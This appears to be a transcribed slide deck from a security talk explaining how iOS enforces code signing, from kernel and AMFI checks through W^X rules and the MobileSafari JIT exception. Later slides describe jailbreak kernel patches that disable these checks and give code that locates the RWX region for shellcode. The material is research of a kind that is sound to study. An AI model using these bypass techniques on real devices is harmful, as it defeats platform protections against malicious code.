
```
static load_return_t
load_code_signature(
    struct linkedit_data_command   *lcp,
    struct vnode            *vp,
    off_t               macho_offset,
    off_t               macho_size,
    cpu_type_t          cputype,
    load_result_t           *result)
{
...
    kr = ubc_cs_blob_allocate(&addr, &blob_size);
...
    ubc_cs_blob_add(vp,
                cputype,
                macho_offset,
                addr,
                lcp->datasize))
...
```

Actual signature validation

```
int
ubc_cs_blob_add(
    struct vnode    *vp,
    cpu_type_t  cputype,
    off_t       base_offset,
    vm_address_t    addr,
    vm_size_t   size)
{
...
    /*
     * Let policy module check whether the blob's signature is accepted.
     */
#if CONFIG_MACF
    error = mac_vnode_check_signature(vp, blob->csb_sha1, (void*)addr, size);
    if (error)
        goto out;
#endif
```

vnode_check_signature

- Check static trust cache
- Check dynamic trust cache
- Ask amfid via Mach RPC if signature is valid



```
signed int __fastcall amfi_vnode_check_signature(int vnode, int a2, char *hash)
{
  int vnode_copy; // r6@1
  const void *hash_copy; // r5@1
  int v5; // r1@4
  struct trust_node *cur_guy; // r4@4
  struct trust_node *next_guy; // r3@10
  signed int result; // r0@15
  int validated; // r0@8
  int validated_copy; // r4@18

  vnode_copy = vnode;
  hash_copy = hash;
  if ( !dont_do_signature_checks
    && !check_against_static_trust_cache(hash)
    && !check_against_dynamic_trust_cache(hash_copy) )
  {
    lck_mtx_lock(0);                           // Bad decompile, should be cur_guy = dynamic_trust_cache
    for ( cur_guy = 0; cur_guy; cur_guy = cur_guy->next )
    {
      if ( !memcmp(hash_copy, &cur_guy->hash, 0x14u) )
      {
        if ( 0 != cur_guy )
        {
          next_guy = cur_guy->next;
          if ( cur_guy->next )
            next_guy->prev = cur_guy->prev;
          *cur_guy->prev = next_guy;
          cur_guy->next = 0;
          dynamic_trust_cache = cur_guy;
          cur_guy->prev = &dynamic_trust_cache;
        }
        lck_mtx_unlock(0, &dynamic_trust_cache);
        return 0;
      }
    }
    lck_mtx_unlock(0, v5);
    validated = validate_code_directory_hash_in_daemon(vnode_copy, hash_copy);
    validated_copy = validated;
    if ( !validated )
    {
      if ( allow_unsigned_code )
      {
        IOLog("AMFI: Invalid signature but permitting execution\n");
        result = validated_copy;
      }
      else
      {
        result = 1;
      }
      return result;
    }
  }
  return 0;
}
```

Code signing so far

- When binary is loaded hashes (in cs blobs) are associated with each executable memory area
  - Only when signed by trusted key
- However, checks on whether these hashes correspond to the actual code occur in the virtual memory system

Verifying hashes match

- Tracked in the csflags member of proc structure of each process
- vm fault called whenever there is a page fault
  - A page fault occurs when a page is loaded
- Note:
  - “validated” means it has an associated hash
  - “tainted” means hash does not match stored hash

Enforcement code

```
vm_fault_enter{
...
     /* Validate code signature if necessary. */
     if (VM_FAULT_NEED_CS_VALIDATION(pmap, m)) {
          vm_object_lock_assert_exclusive(m->object);

          if (m->cs_validated) {
               vm_cs_revalidates++;
          }
          vm_page_validate_cs(m);
     }
...
```

When to validate

```
/*
 * CODE SIGNING:
 * When soft faulting a page, we have to validate the page if:
 * 1. the page is being mapped in user space
 * 2. the page hasn't already been found to be "tainted"
 * 3. the page belongs to a code-signed object
 * 4. the page has not been validated yet or has been mapped for write.
 */
#define VM_FAULT_NEED_CS_VALIDATION(pmap, page)              \
    ((pmap) != kernel_pmap /*1*/ &&                  \
     !(page)->cs_tainted /*2*/ &&                    \
     (page)->object->code_signed /*3*/ &&                \
     (!(page)->cs_validated || (page)->wpmapped /*4*/))
```

Validating code matches hash

- vm_page_validate_cs -> vm_page_validate_cs_mapped -> vnode_pager_get_object_cs_blobs

```
vnode_pager_get_object_cs_blobs(...){
...
    validated = cs_validate_page(blobs,
                     offset + object->paging_offset,
                     (const void *)kaddr,
                     &tainted);

    page->cs_validated = validated;
    if (validated) {
        page->cs_tainted = tainted;
    }
...
```

sets whether a page is validated and tainted

The validation

```
cs_validate_page(void*_blobs, memory_object_offset_t page_offset, const void *data, boolean_t *tainted)
{
...
     for (blob = blobs; blob != NULL; blob = blob->csb_next) {
...
          embedded = (const CS_SuperBlob *) blob_addr;
          cd = findCodeDirectory(embedded, lower_bound, upper_bound);
          if (cd != NULL) {
               if (cd->pageSize != PAGE_SHIFT ||
...
               hash = hashes(cd, atop(offset), lower_bound, upper_bound);
               if (hash != NULL) {
                    bcopy(hash, expected_hash, sizeof (expected_hash));
                    found_hash = TRUE;
               }
               break;
...

     if (found_hash == FALSE) {
...
          validated = FALSE;
          *tainted = FALSE;
     } else {
...
          if (bcmp(expected_hash, actual_hash, SHA1_RESULTLEN) != 0) {
               cs_validate_page_bad_hash++;
               *tainted = TRUE;
          } else {
               *tainted = FALSE;
          }
          validated = TRUE;
     }
     return validated;
```

find hash

compare hash

When a page is invalid

- Back in vm_fault_enter....

```
vm_fault_enter{
...
        vm_page_validate_cs(m);
    }
...
    if (m->cs_tainted ||
        (( !cs_enforcement_disable && !cs_bypass ) &&
         ((!m->cs_validated && (prot & VM_PROT_EXECUTE))  ||
          (m->cs_validated && ((prot & VM_PROT_WRITE) || m->wpmapped))
          ))
        )
    {
...
        reject_page = cs_invalid_page((addr64_t) vaddr);
...
        if (reject_page) {
            /* reject the tainted page: abort the page fault */
            kr = KERN_CODESIGN_ERROR;
            cs_enter_tainted_rejected++;
```

Kill processes with invalid pages

```
int
cs_invalid_page(
    addr64_t vaddr)
{
...
    if (p->p_csflags & CS_KILL) {
        p->p_csflags |= CS_KILLED;
        proc_unlock(p);
        printf("CODE SIGNING: cs_invalid_page(0x%llx): "
               "p=%d[%s] honoring CS_KILL, final status 0x%x\n",
               vaddr, p->p_pid, p->p_comm, p->p_csflags);
        cs_procs_killed++;
        psignal(p, SIGKILL);
        proc_lock(p);
    }
...
```

No new code

- We’ve seen how all executable code is checked versus trusted hashes
- It also verifies that pages can’t change themselves (else they will be “tainted”)
- Need to also prevent new code from being added to a (signed) process
- Need to check when regions are created or when their permissions are changed

New regions

```
vm_map_enter(...){
...
#if CONFIG_EMBEDDED
    if (cur_protection & VM_PROT_WRITE){
        if ((cur_protection & VM_PROT_EXECUTE) && !(flags & VM_FLAGS_MAP_JIT)){
            printf("EMBEDDED: %s curprot cannot be write+execute. turning off 
execute\n", __PRETTY_FUNCTION__);
            cur_protection &= ~VM_PROT_EXECUTE;
        }
    }
#endif /* CONFIG_EMBEDDED */
...
```

Existing regions

```
vm_map_protect(...){
...
#if CONFIG_EMBEDDED
        if (new_prot & VM_PROT_WRITE) {
            if ((new_prot & VM_PROT_EXECUTE) && !(current->used_for_jit)) {
                printf("EMBEDDED: %s can't have both write and exec at the same
time\n", __FUNCTION__);
                new_prot &= ~VM_PROT_EXECUTE;
            }
        }
#endif
...
```

Nitro JIT compiling

Dynamic codesigning

- In order to utilize JIT, you need to be able to generate code on the fly and execute it
- This wasn’t possible in iOS from version 2.0 - 4.3
- Apple introduced dynamic codesigning for this purpose

Rules of dynamic codesigning

- Don’t talk about dynamic codesigning
- Only certain apps (i.e. MobileSafari) can do it
- Apps can only allocate a region to do dynamic codesigning one time

Speed vs security

- There is a (single) RWX region in MobileSafari, which could be used by attackers to run shellcode
- MobileSafari and other apps cannot make any (additional) RWX regions
- Either reuse RWX region or its still a ROP-only world

Entitlements

- An entitlement is a signed plist file granting the application certain privileges

```
# ldid -e AngryBirds
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/
DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>application-identifier</key>
    <string>G8PVV3624J.com.clickgamer.AngryBirds</string>
    <key>aps-environment</key>
    <string>production</string>
    <key>keychain-access-groups</key>
    <array>
        <string>G8PVV3624J.com.clickgamer.AngryBirds</string>
    </array>
</dict>
</plist>
```

MobileSafari

```
# ldid -e /Applications/MobileSafari.app/MobileSafari
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1
<plist version="1.0">
<dict>
    <key>com.apple.coreaudio.allow-amr-decode</key>
    <true/>
    <key>com.apple.coremedia.allow-protected-content-playback</key>
    <true/>
    <key>com.apple.managedconfiguration.profiled-access</key>
    <true/>
    <key>com.apple.springboard.opensensitiveurl</key>
    <true/>
    <key>dynamic-codesigning</key>
    <true/>
    <key>keychain-access-groups</key>
    <array>
        <string>com.apple.cfnetwork</string>
        <string>com.apple.identities</string>
        <string>com.apple.mobilesafari</string>
    </array>
    <key>platform-application</key>
    <true/>
    <key>seatbelt-profiles</key>
    <array>
        <string>MobileSafari</string>
    </array>
</dict>
</plist>
```

The JIT region

- From JavaScriptCore
    - Allocates a RWX region of size 0x1000000

```
#define MMAP_FLAGS (MAP_PRIVATE | MAP_ANON | MAP_JIT)
...
#define INITIAL_PROTECTION_FLAGS (PROT_READ | PROT_WRITE | PROT_EXEC)
...
m_base = mmap(reinterpret_cast<void*>(randomLocation), m_totalHeapSize,
INITIAL_PROTECTION_FLAGS, MMAP_FLAGS, VM_TAG_FOR_EXECUTABLEALLOCATOR_MEMORY,
0);
```


Inside mmap

```
int
mmap(proc_t p, struct mmap_args *uap, user_addr_t *retval)
...
        if ((flags & MAP_JIT) && ((flags & MAP_FIXED) || (flags & MAP_SHARED)
|| (flags & MAP_FILE))){
                return EINVAL;
        }
...
```

only PRIVATE | ANON
JIT allocations allowed

Further in mmap

```
...
        if (flags & MAP_ANON) {
                maxprot = VM_PROT_ALL;
#if CONFIG_MACF
        error = mac_proc_check_map_anon(p, user_addr, user_size,
prot, flags, &maxprot);
                if (error) {
                        return EINVAL;
                }
...
```



```
int __fastcall amfi_proc_check_map_anon(int p, int proc, int u_addr, int u_size, int a5, __int16 flags)
{
  int result; // r0@1
  unsigned __int8 v7; // [sp+3h] [bp-1h]@2

  result = flags & 0x800;                    // MAP_JIT
  if ( flags & 0x800 )
  {
    v7 = 0;
    if ( get_entitlement(proc, "dynamic-codesigning", &v7) )
    {
      result = 1;
    }
    else
    {
      result = 1 - v7;
      if ( v7 > 1u )
        result = 0;
    }
  }
  return result;
}
```

Even further

```
...
        if (flags & MAP_JIT){
                alloc_flags |= VM_FLAGS_MAP_JIT;
        }
...
                result = vm_map_enter_mem_object_control(..., alloc_flags, ...);
```

add VM_FLAGS_MAP_JIT to alloc_flags

Deeper

```
...
kern_return_t
vm_map_enter_mem_object_control(...int flags, ... vm_prot_t cur_protection,...)
...
        result = vm_map_enter(..., flags, ...cur_protection,...);
...
```

Now we pass the check

```
vm_map_enter(..int flags, ... vm_prot_t cur_protection, ...){
...
#if CONFIG_EMBEDDED
    if (cur_protection & VM_PROT_WRITE){
        if ((cur_protection & VM_PROT_EXECUTE) && !(flags & VM_FLAGS_MAP_JIT)){
            printf("EMBEDDED: %s curprot cannot be write+execute. turning off 
execute\n", __PRETTY_FUNCTION__);
            cur_protection &= ~VM_PROT_EXECUTE;
        }
    }
#endif /* CONFIG_EMBEDDED */
...
```

Nitro so far

- Can only allocate RWX if you have have the MAP_JIT flag to mmap
- Must have dynamic-codesigning entitlement
- All that remains is enforcing a one-time only usage

vm_map_enter (again)

```
if ((flags & VM_FLAGS_MAP_JIT) && (map->jit_entry_exists)){
   result = KERN_INVALID_ARGUMENT;
   goto BailOut;
}
...
if (flags & VM_FLAGS_MAP_JIT){
   if (!(map->jit_entry_exists)){
      new_entry->used_for_jit = TRUE;
      map->jit_entry_exists = TRUE;
   }
}
```

Jailbreaking

7 Patches

- Can be found at https://github.com/comex/datautils0/blob/master/make_kernel_patchfile.c
- perform regular expression like searches for kernel addresses
- Allow RWX pages, unsigned pages, anyone to sign

```
addr_t vme;
findmany_add(&vme, text, spec2("- 02 0f .. .. 63 08 03 f0 01 05 e3 0a 13 f0 01 03",
"- .. .. .. .. .. 08 1e 1c .. 0a 01 22 .. 1c 16 40 .. 40"));
...
// vm_map_enter (patch1) - allow RWX pages
patch("vm_map_enter", vme, uint32_t, {spec2(0x46c00f02, 0x46c046c0)});
```

vm_map_enter (again!)

```
vm_map_enter(..int flags, ... vm_prot_t cur_protection, ...){
...
#if CONFIG_EMBEDDED
    if (cur_protection & VM_PROT_WRITE){
        if ((cur_protection & VM_PROT_EXECUTE) && !(flags & VM_FLAGS_MAP_JIT)){
            printf("EMBEDDED: %s curprot cannot be write+execute. turning off
execute\n", __PRETTY_FUNCTION__);
            cur_protection &= ~VM_PROT_EXECUTE;
        }
    }
#endif /* CONFIG_EMBEDDED */
...
```

vm_map_enter (again!)

```
vm_map_enter(..int flags, ... vm_prot_t cur_protection, ...){
...
#if CONFIG_EMBEDDED
    ~~if (cur_protection & VM_PROT_WRITE){~~
        if ((cur_protection & VM_PROT_EXECUTE) && !(flags & VM_FLAGS_MAP_JIT)){
            printf("EMBEDDED: %s curprot cannot be write+execute. turning off 
execute\n", __PRETTY_FUNCTION__);
            cur_protection &= ~VM_PROT_EXECUTE;
        }
    }
#endif /* CONFIG_EMBEDDED */
...
```

vm_map_enter (again!)

```
vm_map_enter(..int flags, ... vm_prot_t cur_protection, ...){
...
#if CONFIG_EMBEDDED
if(0) ~~if (cur_protection & VM_PROT_WRITE){~~
        if ((cur_protection & VM_PROT_EXECUTE) && !(flags & VM_FLAGS_MAP_JIT)){
            printf("EMBEDDED: %s curprot cannot be write+execute. turning off
execute\n", __PRETTY_FUNCTION__);
            cur_protection &= ~VM_PROT_EXECUTE;
        }
    }
#endif /* CONFIG_EMBEDDED */
...
```

vm_map_protect

```
vm_map_protect(...){
...
#if CONFIG_EMBEDDED
        if (new_prot & VM_PROT_WRITE) {
            if ((new_prot & VM_PROT_EXECUTE) && !(current->used_for_jit)) {
                printf("EMBEDDED: %s can't have both write and exec at the same
time\n", __FUNCTION__);
                new_prot &= ~VM_PROT_EXECUTE;
            }
        }
#endif
...
```

vm_map_protect


```
vm_map_protect(...){
...
#if CONFIG_EMBEDDED
        if (new_prot & VM_PROT_WRITE) {
            if ((new_prot & VM_PROT_EXECUTE) && !(current->used_for_jit)) {
                printf("EMBEDDED: %s can't have both write and exec at the same
time\n", __FUNCTION__);
                new_prot &= ~~~VM_PROT_EXECUTE;~~
            }
        }
#endif
...
```

vm_map_protect

```
vm_map_protect(...){
...
#if CONFIG_EMBEDDED
        if (new_prot & VM_PROT_WRITE) {
            if ((new_prot & VM_PROT_EXECUTE) && !(current->used_for_jit)) {
                printf("EMBEDDED: %s can't have both write and exec at the same
time\n", __FUNCTION__);
                new_prot &= ~~~VM_PROT_EXECUTE;~~  0
            }
        }
#endif
...
```

Turn off checking for trust

- Make check_against_static_trust_cache return 1 always
- This function also called in amfi_cred_label_update_execve



```
signed int __fastcall amfi_vnode_check_signature(int vnode, int a2, char *hash)
{
  int vnode_copy; // r6@1
  const void *hash_copy; // r5@1
  int v5; // r1@4
  struct trust_node *cur_guy; // r4@4
  struct trust_node *next_guy; // r3@10
  signed int result; // r0@15
  int validated; // r0@8
  int validated_copy; // r4@18

  vnode_copy = vnode;
  hash_copy = hash;
  if ( !dont_do_signature_checks
    && !check_against_static_trust_cache(hash)
    && !check_against_dynamic_trust_cache(hash_copy) )
  {
```

Allow “unvalidated” pages

- Set cs_enforcement_disable to 1

```
        if (m->cs_tainted ||
            (( !cs_enforcement_disable && !cs_bypass ) &&
             ((!m->cs_validated && (prot & VM_PROT_EXECUTE))  ||
              (m->cs_validated && ((prot & VM_PROT_WRITE) || m->wpmapped))
              ))
            )
        {
    ...
            reject_page = cs_invalid_page((addr64_t) vaddr);
```

Attacking iOS code signing

MobileSafari shellcode

```
unsigned int find_rwx(){
  task_t task = mach_task_self();
  mach_vm_address_t address = 0;

  kern_return_t kret;
  vm_region_basic_info_data_64_t info;
  mach_vm_address_t prev_address = 0;
  mach_vm_size_t size, prev_size = 0;

  mach_port_t object_name;
  mach_msg_type_number_t count;

  for (;;)
    {
        address = prev_address + prev_size;

        count = VM_REGION_BASIC_INFO_COUNT_64;
        kret = mach_vm_region (task, &address, &size, VM_REGION_BASIC_INFO_64,
(vm_region_info_t) &info, &count, &object_name);
    if(info.protection == 7)
        return address;

        prev_address = address;
        prev_size = size;
    }
}
```

ROP this

iOS 2 codesigning problem


- Discovered by me in 2009
